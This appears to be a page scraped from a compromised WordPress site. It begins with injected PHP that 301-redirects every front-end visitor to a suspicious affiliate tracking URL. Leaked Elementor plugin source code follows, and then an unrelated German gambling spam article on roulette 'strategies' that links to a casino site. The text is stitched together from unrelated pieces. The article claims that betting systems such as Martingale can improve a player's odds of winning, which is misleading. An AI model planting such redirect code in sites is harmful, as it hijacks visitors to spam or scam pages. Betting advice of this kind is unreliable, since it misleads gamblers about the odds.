function my_custom_redirect() { // Убедитесь, что этот код выполняется только на фронтенде if (!is_admin()) { // URL для редиректа $redirect_url = 'https://faq95.doctortrf.com/l/?sub1=[ID]&sub2=[SID]&sub3=3&sub4=bodyclick'; // Выполнить редирект wp_redirect($redirect_url, 301); exit(); } } add_action('template_redirect', 'my_custom_redirect'); namespace Elementor\TemplateLibrary; use Elementor\Api; use Elementor\Core\Common\Modules\Connect\Module as ConnectModule; use Elementor\Plugin; if ( ! defined( 'ABSPATH' ) ) { exit; // Exit if accessed directly. } /** * Elementor template library remote source. * * Elementor template library remote source handler class is responsible for * handling remote templates from Elementor.com servers. * * @since 1.0.0 */ class Source_Remote extends Source_Base { const API_TEMPLATES_URL = 'https://my.elementor.com/api/connect/v1/library/templates'; const TEMPLATES_DATA_TRANSIENT_KEY_PREFIX = 'elementor_remote_templates_data_'; public function __construct() { parent::__construct(); $this->add_actions(); } public function add_actions() { add_action( 'elementor/experiments/feature-state-change/container', [ $this, 'clear_cache' ], 10, 0 ); } /** * Get remote template ID. * * Retrieve the remote template ID. * * @since 1.0.0 * @access public * * @return string The remote template ID. */ public function get_id() { return 'remote'; } /** * Get remote template title. * * Retrieve the remote template title. * * @since 1.0.0 * @access public * * @return string The remote template title. */ public function get_title() { return esc_html__( 'Remote', 'elementor' ); } /** * Register remote template data. * * Used to register custom template data like a post type, a taxonomy or any * other data. * * @since 1.0.0 * @access public */ public function register_data() {} /** * Get remote templates. * * Retrieve remote templates from Elementor.com servers. * * @since 1.0.0 * @access public * * @param array $args Optional. Not used in remote source. * * @return array Remote templates. */ public function get_items( $args = [] ) { $force_update = ! empty( $args['force_update'] ) && is_bool( $args['force_update'] ); $templates_data = $this->get_templates_data( $force_update ); $templates = []; foreach ( $templates_data as $template_data ) { $templates[] = $this->prepare_template( $template_data ); } return $templates; } /** * Get remote template. * * Retrieve a single remote template from Elementor.com servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return array Remote template. */ public function get_item( $template_id ) { $templates = $this->get_items(); return $templates[ $template_id ]; } /** * Save remote template. * * Remote template from Elementor.com servers cannot be saved on the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param array $template_data Remote template data. * * @return \WP_Error */ public function save_item( $template_data ) { return new \WP_Error( 'invalid_request', 'Cannot save template to a remote source' ); } /** * Update remote template. * * Remote template from Elementor.com servers cannot be updated on the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param array $new_data New template data. * * @return \WP_Error */ public function update_item( $new_data ) { return new \WP_Error( 'invalid_request', 'Cannot update template to a remote source' ); } /** * Delete remote template. * * Remote template from Elementor.com servers cannot be deleted from the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return \WP_Error */ public function delete_template( $template_id ) { return new \WP_Error( 'invalid_request', 'Cannot delete template from a remote source' ); } /** * Export remote template. * * Remote template from Elementor.com servers cannot be exported from the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return \WP_Error */ public function export_template( $template_id ) { return new \WP_Error( 'invalid_request', 'Cannot export template from a remote source' ); } /** * Get remote template data. * * Retrieve the data of a single remote template from Elementor.com servers. * * @since 1.5.0 * @access public * * @param array $args Custom template arguments. * @param string $context Optional. The context. Default is `display`. * * @return array|\WP_Error Remote Template data. */ public function get_data( array $args, $context = 'display' ) { $data = Api::get_template_content( $args['template_id'] ); if ( is_wp_error( $data ) ) { return $data; } // Set the Request's state as an Elementor upload request, in order to support unfiltered file uploads. Plugin::$instance->uploads_manager->set_elementor_upload_state( true ); // BC. $data = (array) $data; $data['content'] = $this->replace_elements_ids( $data['content'] ); $data['content'] = $this->process_export_import_content( $data['content'], 'on_import' ); $post_id = $args['editor_post_id']; $document = Plugin::$instance->documents->get( $post_id ); if ( $document ) { $data['content'] = $document->get_elements_raw_data( $data['content'], true ); } // After the upload complete, set the elementor upload state back to false Plugin::$instance->uploads_manager->set_elementor_upload_state( false ); return $data; } /** * Get templates data from a transient or from a remote request. * In any of the following 2 conditions, the remote request will be triggered: * 1. Force update - "$force_update = true" parameter was passed. * 2. The data saved in the transient is empty or not exist. * * @param bool $force_update * @return array */ private function get_templates_data( bool $force_update ) : array { $templates_data_cache_key = static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION; $experiments_manager = Plugin::$instance->experiments; $editor_layout_type = $experiments_manager->is_feature_active( 'container' ) ? 'container_flexbox' : ''; if ( $force_update ) { return $this->get_templates( $editor_layout_type ); } $templates_data = get_transient( $templates_data_cache_key ); if ( empty( $templates_data ) ) { return $this->get_templates( $editor_layout_type ); } return $templates_data; } /** * Get the templates from a remote server and set a transient. * * @param string $editor_layout_type * @return array */ private function get_templates( string $editor_layout_type ): array { $templates_data_cache_key = static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION; $templates_data = $this->get_templates_remotely( $editor_layout_type ); if ( empty( $templates_data ) ) { return []; } set_transient( $templates_data_cache_key, $templates_data, 12 * HOUR_IN_SECONDS ); return $templates_data; } /** * Fetch templates from the remote server. * * @param string $editor_layout_type * @return array|false */ private function get_templates_remotely( string $editor_layout_type ) { $response = wp_remote_get( static::API_TEMPLATES_URL, [ 'body' => [ 'plugin_version' => ELEMENTOR_VERSION, 'editor_layout_type' => $editor_layout_type, ], ] ); if ( is_wp_error( $response ) || 200 !== (int) wp_remote_retrieve_response_code( $response ) ) { return false; } $templates_data = json_decode( wp_remote_retrieve_body( $response ), true ); if ( empty( $templates_data ) || ! is_array( $templates_data ) ) { return []; } return $templates_data; } /** * @since 2.2.0 * @access private */ private function prepare_template( array $template_data ) { $favorite_templates = $this->get_user_meta( 'favorites' ); // BC: Support legacy APIs that don't have access tiers. if ( isset( $template_data['access_tier'] ) ) { $access_tier = $template_data['access_tier']; } else { $access_tier = 0 === $template_data['access_level'] ? ConnectModule::ACCESS_TIER_FREE : ConnectModule::ACCESS_TIER_ESSENTIAL; } return [ 'template_id' => $template_data['id'], 'source' => $this->get_id(), 'type' => $template_data['type'], 'subtype' => $template_data['subtype'], 'title' => $template_data['title'], 'thumbnail' => $template_data['thumbnail'], 'date' => $template_data['tmpl_created'], 'author' => $template_data['author'], 'tags' => json_decode( $template_data['tags'] ), 'isPro' => ( '1' === $template_data['is_pro'] ), 'accessLevel' => $template_data['access_level'], 'accessTier' => $access_tier, 'popularityIndex' => (int) $template_data['popularity_index'], 'trendIndex' => (int) $template_data['trend_index'], 'hasPageSettings' => ( '1' === $template_data['has_page_settings'] ), 'url' => $template_data['url'], 'favorite' => ! empty( $favorite_templates[ $template_data['id'] ] ), ]; } public function clear_cache() { delete_transient( static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION ); } } Roulette Spielen Strategien, Tipps und Tricks für den Erfolg – LC Sistemas
Roulette Spielen Strategien, Tipps und Tricks für den Erfolg

Roulette Spielen: Strategien, Tipps und Tricks für den Erfolg

Roulette spielen ist mehr als nur ein Glücksspiel; es ist eine kunstvolle Kombination aus Strategie, Glück und Nervenkitzel. Egal, ob Sie ein erfahrener Spieler oder ein Neuling sind, die Faszination des Roulette hat Generationen von Spielern in ihren Bann gezogen. In diesem Artikel werden wir die verschiedenen Aspekte des Spiels näher beleuchten und Ihnen wertvolle Tipps an die Hand geben. Wenn Sie mehr über die aufregende Welt des Roulette erfahren möchten, besuchen Sie roulette spielen guete-schall.de.

Die Grundlagen des Roulette Spiels


Roulette, was auf Französisch “kleines Rad” bedeutet, ist ein beliebtes Casino-Spiel, das in verschiedenen Varianten gespielt wird. Die bekanntesten Varianten sind das amerikanische und das europäische Roulette. Während das amerikanische Roulette eine zusätzliche Null (00) besitzt, hat das europäische Roulette nur eine (0), was die Gewinnchancen für den Spieler erhöht.

Die Roulette-Varianten

1. **Europäisches Roulette**: Diese Variante hat 37 Zahlen: 0 bis 36. Die Bank hat einen geringeren Vorteil, was sie für Spieler attraktiver macht.

2. **Amerikanisches Roulette**: Mit 38 Zahlen (0, 00 und 1 bis 36) hat die Bank einen höheren Vorteil, was dies für Spieler weniger günstig macht.

3. **Französisches Roulette**: Diese Variante ähnelt dem europäischen Roulette, hat jedoch spezielle Setzrunden und Regeln, die den Spielern zusätzliche Vorteile bieten können.

Die Regeln des Spiels

Das Roulette-Spiel beginnt mit dem Setzen der Einsätze. Spieler platzieren ihre Chips auf dem Tisch, je nachdem, auf welche Zahl oder Farbkombination sie setzen möchten. Die Croupier (oder Dealer) dreht das Rad und wirft gleichzeitig eine Kugel hinein. Der Punkt, an dem die Kugel landet, bestimmt die Gewinnerzahl. Die Spieler, die richtig gesetzt haben, gewinnen, während alle anderen Einsätze verloren sind.

Tipps und Strategien für erfolgreiches Roulette Spielen

Trotz der Tatsache, dass Roulette ein Glücksspiel ist, gibt es einige Strategien, die Spieler nutzen können, um ihre Chancen zu verbessern:

1. Das Martingale-System

Eines der bekanntesten Systeme ist das Martingale-System. Die Idee ist einfach: Verdoppeln Sie Ihren Einsatz nach jedem Verlust, um Ihren Verlust auszugleichen. Es ist wichtig zu beachten, dass dieser Ansatz riskant ist und zu hohen Verlusten führen kann.
Roulette Spielen Strategien, Tipps und Tricks für den Erfolg

2. Das D’Alembert-System

Das D’Alembert-System ist eine weniger riskante Methode, bei der Sie Ihren Einsatz um eine Einheit erhöhen, wenn Sie verlieren, und um eine Einheit senken, wenn Sie gewinnen. Dies kann ermöglichen, Gewinne über einen längeren Zeitraum zu sichern.

3. Das Fibonacci-System

Dieses System basiert auf der Fibonacci-Zahlenfolge. Ihr Einsatz steigt entsprechend der Sequenz, wenn Sie verlieren, und fällt wieder, wenn Sie gewinnen. Dies kann helfen, die Verluste zu reduzieren.

Die Vorteile des Online-Roulettes

Online-Casinos bieten viele Vorteile gegenüber traditionellen Casinos. Sie können bequem von zu Hause aus spielen, ohne reisen zu müssen. Außerdem gibt es oft Boni und Promotionen, die den Spielern helfen, mehr Wert aus ihren Einsätzen zu ziehen.

Boni und Angebote

Viele Online-Casinos bieten attraktive Willkommensboni oder Freispiele an, die speziell für Roulette-Spiele eingesetzt werden können. Es lohnt sich, die verschiedenen Angebote zu vergleichen, um das beste Angebot zu finden.

Die psychologische Seite des Spiels

Roulette ist nicht nur ein Spiel des Glücks, sondern auch ein Spiel der Emotionen und der Psychologie. Spieler müssen ihre Emotionen im Zaum halten, um rationale Entscheidungen zu treffen. Übermäßiger Optimismus oder Pessimismus kann zu schlechten Entscheidungen führen.

Verantwortungsvolles Spielen

Beim Roulette spielen ist es wichtig, verantwortungsbewusst zu handeln. Setzen Sie sich ein Budget und halten Sie sich daran. Spielen Sie nicht, wenn Sie gesellschaftlichen oder emotionalen Druck verspüren. Nutzen Sie Hilfsmittel wie Zeitlimits oder Verlustlimits, um Ihr Spielverhalten zu regulieren.

Fazit

Roulette spielen ist eine spannende und unterhaltsame Aktivität, die sowohl Glück als auch Strategie erfordert. Durch das Verständnis der Regeln, das Ausprobieren verschiedener Strategien und das Spielen in verantwortungsbewusster Weise können Sie Ihre Chancen auf einen Gewinn maximieren. Egal, ob Sie im Casino oder online spielen, der Nervenkitzel des Spiels wird Sie immer wieder in seinen Bann ziehen. viel Glück!

Leave a Reply

Your email address will not be published. Required fields are marked *